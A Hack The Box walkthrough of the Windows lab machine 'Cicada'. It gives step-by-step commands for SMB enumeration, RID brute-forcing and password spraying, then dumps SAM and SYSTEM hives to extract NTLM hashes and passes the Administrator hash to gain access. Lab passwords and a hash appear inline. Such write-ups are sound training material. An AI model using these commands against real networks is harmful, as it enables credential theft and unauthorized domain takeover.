This is a walkthrough of the machine Cicada from Hack The Box.
Machine information:
- Difficulty: Easy
- OS: Windows
- Area of interest: Enterprise Network, Vulnerability Assessment, Active Directory, Protocols, Common Services, Security Tools, Authentication
- Vulnerability: Hard-coded Credentials
- Language: Powershell
- Technology: SMB, WinRM, Windows
- Technique: Reconnaissance, Pass the Hash, Password Spraying, Privilege Abuse
Nmap
sudo nmap -A --open -v -p- <IP>
Starting off with an Nmap scan, we discover that the machine is a domain controller, and that the domain name is cicada.htb.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-12 03:49:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-12T03:51:26+00:00; +6h59m58s from scanner time.
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Issuer: commonName=CICADA-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-22T20:24:16
| Not valid after:  2025-08-22T20:24:16
| MD5:     9ec5 1a23 40ef b5b8 3d2c 39d8 447d db65
| SHA-1:   2c93 6d7b cfd8 11b9 9f71 1a5a 155d 88d3 4a52 157a
|_SHA-256: c8b9 54cb f36f 460f 859f 24c6 f4b1 7245 3eec 001b ce26 2f62 7229 4374 b24d 0772
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-12T03:51:26+00:00; +6h59m58s from scanner time.
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Issuer: commonName=CICADA-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-22T20:24:16
| Not valid after:  2025-08-22T20:24:16
| MD5:     9ec5 1a23 40ef b5b8 3d2c 39d8 447d db65
| SHA-1:   2c93 6d7b cfd8 11b9 9f71 1a5a 155d 88d3 4a52 157a
|_SHA-256: c8b9 54cb f36f 460f 859f 24c6 f4b1 7245 3eec 001b ce26 2f62 7229 4374 b24d 0772
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-12T03:51:26+00:00; +6h59m58s from scanner time.
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Issuer: commonName=CICADA-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-22T20:24:16
| Not valid after:  2025-08-22T20:24:16
| MD5:     9ec5 1a23 40ef b5b8 3d2c 39d8 447d db65
| SHA-1:   2c93 6d7b cfd8 11b9 9f71 1a5a 155d 88d3 4a52 157a
|_SHA-256: c8b9 54cb f36f 460f 859f 24c6 f4b1 7245 3eec 001b ce26 2f62 7229 4374 b24d 0772
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Issuer: commonName=CICADA-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-22T20:24:16
| Not valid after:  2025-08-22T20:24:16
| MD5:     9ec5 1a23 40ef b5b8 3d2c 39d8 447d db65
| SHA-1:   2c93 6d7b cfd8 11b9 9f71 1a5a 155d 88d3 4a52 157a
|_SHA-256: c8b9 54cb f36f 460f 859f 24c6 f4b1 7245 3eec 001b ce26 2f62 7229 4374 b24d 0772
|_ssl-date: 2026-06-12T03:51:26+00:00; +6h59m58s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
62680/tcp open  msrpc         Microsoft Windows RPC
SMB Enumeration
We will start with SMB, enumerating shares using netexec:
netexec smb <IP> -u "guest" -p "" --shares

This reveals a readable share named HR, which we can inspect with smbclient:
smbclient \\\\<IP>\\HR

get "Notice from HR.txt"

The text file "Notice from HR.txt" contains a plaintext default credential.
User enumeration
Now, we have a password in hand, but no users yet, so we can attempt RID brute-forcing with netexec:
netexec smb <IP> -u "guest" -p "" --rid-brute

Cleaning up the output, we end up with eight valid usernames:
Administrator
Guest
krbtgt
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
Finding the first credential pair
Using netexec again, we can spray the password across the discovered usernames, which gives us one valid pair with the user michael.wrightson:
netexec smb <IP> -u usernames -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success

Re-enumerating users

With the valid credential pair we will re-enumerate users again with netexec, which reveals a password under david.orelious' description:
netexec smb <IP> -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
Re-enumerating shares
Once more, we will enumerate SMB shares using the credentials of david.orelious, which shows we can read the DEV share now:
netexec smb <IP> -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares


Listing the share, we discover a PowerShell script named Backup_script.ps1, which contains another plaintext password for emily.oscars:
smbclient \\\\<IP>\\DEV -U 'david.orelious%aRt$Lp#7t*VQ!3'

Initial access

Finally, we can read the first user.txt flag by using evil-winrm and emily.oscars' credentials:
evil-winrm -i <IP> -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
Privilege escalation
Looking at our privileges, we have SeBackupPrivilege:
whoami /priv

This can be abused by saving the SAM and SYSTEM registry hives to files:
reg save HKLM\SYSTEM SYSTEM.SAV
reg save HKLM\SAM SAM.SAV
Then using impacket-secretsdump to dump the NTLM hashes:
impacket-secretsdump -sam SAM.SAV -system SYSTEM.SAV LOCAL


Using evil-winrm, we can pass Administrator's hash and read the second root.txt flag:
evil-winrm -i <IP> -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341